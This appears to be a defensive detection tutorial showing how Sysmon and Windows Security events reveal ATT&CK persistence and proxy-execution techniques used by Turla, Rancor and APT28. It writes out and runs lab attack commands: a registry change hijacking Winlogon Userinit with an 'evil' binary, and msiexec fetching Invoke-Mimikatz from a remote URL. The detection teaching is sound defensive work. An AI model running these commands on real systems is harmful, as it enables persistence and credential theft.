
- If we want to have extra visibility – We could use the Sysmon configuration of @SwiftOnSecurity – This is less noisy than the default config.
- https://github.com/SwiftOnSecurity/sysmon-config

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\Users\Administrator\Downloads\Sysmon

C:\Users\Administrator\Downloads\Sysmon>sysmon.exe -accepteula -i sysmonconfig-export.xml


System Monitor v10.41 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.00
Sysmon schema version: 4.22
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```


- Event Viewer -> Application and Service Logs -> Microsoft -> Windows -> **Sysmon**




- Event **12** & **13** in Sysmon are Registry related.



- Event **13**



- Event **1** ''Process Create'' at Sysmon will show an specific value called ''**OriginalFileName**''
- It is recommended to look at this one and keep an eye on **''reg.exe''**




- **T1004** – Winlogon Helper DLL

Group Name	Turla
Description	Turla is a Russian-based threat group that has infected victims in over 45 countries, spanning a range of industries including government, embassies, military, education, research and pharmaceutical companies since 2004. Heightened activity was seen in mid-2015. Turla is known for conducting watering hole and spearphishing campaigns and leveraging in-house tools and malware.
Technique	Turla established persistence by adding a Shell value under the Registry key HKCU\Software\Microsoft\Windows NT\CurrentVersion]Winlogon
Tactic	Persistence

- **How to detect T1088 events?**


1. Event Viewer -> **Security**




- **Command -** Example

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /t REG_SZ /d "C:\Some\Evil\Binary.exe","C:\Windows\system32\userinit.exe"
```

- Before we are executing this command. First, we have to enable ''Audit Registry'' on success at Advanced Audit Policy.
- Second thing is to add ''Everyone'' to the SACL of the Registry path.
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon



- Give the correct audit permission to ''Everyone''




- Now when executing the command

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /t REG_SZ /d "C:
\Some\Evil\Binary.exe","C:\Windows\system32\userinit.exe"
Value Userinit exists, overwrite(Yes/No)? Yes
The operation completed successfully.
```

- Event **4657** will show up, but since this is too much hustle. I will use Sysmon with the configuration file of @SwiftOnSecurity from now to detect Registry key changes.

- Sysmon event 13 will show up




- **T1218 –** Signed Binary Proxy Execution

Group Name	Rancor
Description	Rancor is a threat group that has led targeted campaigns against the South East Asia region. Rancor uses politically-motivated lures to entice victims to open malicious documents
Technique	Rancor has used msiexec to download and execute malicious installer files over HTTP.
Tactic	Defense Evasion / Execution

- **How to detect T1218 events?**

2. Event Viewer -> Application and Service Logs -> Microsoft -> Windows -> Sysmon




- **Command**


msiexec /q /I https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>msiexec /q /i https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.p
s1

C:\Users\Administrator>
```


- Event **1** in Sysmon.
- OriginalFileName: **msiexec.exe**



- Event **3** shows that a network connection will be made.



- Additional information about the destination host etc.




- **T1037 –** Logon Scripts

Group Name	APT28
Description	APT28 is a threat group that has been attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment.
Technique	An APT28 loader Trojan adds the Registry key **HKCU\Environment\UserInitMprLogonScript** to establish persistence.
Tactic	Lateral Movement / Persistence

